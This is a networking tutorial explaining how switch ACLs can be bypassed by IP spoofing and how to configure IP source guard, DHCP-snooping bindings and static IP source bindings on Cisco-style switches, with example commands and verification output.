
For example, apply **ACL** to only allow Bob to access server as follows:

```
switch(config)# access-list 1 permit 172.16.3.10  
switch(config)# int vlan 10  
switch(config-if)# ip access-group 1 out
```




An attacker Jerry performing **IP address spoofing attack** and is still able to access the server!

An attacker may also perform **MAC address spoofing attack** in an attempt to steal network traffic.



To prevent **IP spoofing attack**, a switch configured with **DHCP snooping** can be further configured with **IP source guard (IPSG)**.

When **IPSG** is configured on **untrusted ports**, all traffic are blocked except DHCP. The untrusted port will only allow traffic after IP address is assigned by DHCP, or static IP has been configured.



An example of configuring IP source guard on the untrusted interface using IP filter to prevent IP spoofing attack.

Configure IPSG using ip filter to defend against IP spoofing attack as follows:

```
Switch(config)# interface gigabitethernet0/1
```

```
Switch(config-if)# ip verify source
```

```
Switch# show ip verify source
```

Interface	Filter-type	Filter-mode	IP-address	Mac-address	Vlan
-----	-----	-----	-----	-----	----
Gi0/1	ip	active	40.1.1.24		1

With ip filter, any received packet with a different source IP address will be dropped.

IP source guard may also be configured using IP-MAC filter to prevent IP and MAC address spoofing attacks.

Configure IPSG using ip-mac filter to prevent IP and MAC spoofing attacks:

```
Switch(config)# interface gigabitethernet0/1
Switch(config-if)# ip verify source port-security
Switch# show ip verify source
```

Interface	Filter-type	Filter-mode	IP-address	Mac-address	Vlan
-----	-----	-----	-----	-----	----
Gi0/1	ip-mac	active	40.1.1.24	00:00:00:00:03:04	1

Note: Port Security must be configured for mac filter to work. In addition, DHCP option 82 must be enabled; otherwise the switch will drop DHCP server reply and client will not be able to obtain IP address.

To implement **IPSG**, the switch maintains an **IP source binding table** which is automatically learned from **DHCP snooping** or **statically** configured manually.

To manually configure **static IP** source binding:

```
Switch(config)# ip source binding mac-address vlan vlan-id ip-address  
interface type number/number
```

To verify **IP source binding table**:

```
Switch# show ip source binding
```

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
-----	-----	-----	-----	----	-----
00:02:B3:3F:3B:99	55.5.5.2	6522	dhcp-snooping	10	FastEthernet6/10
00:00:00:0A:00:0B	11.0.0.1	infinite	static	10	FastEthernet6/11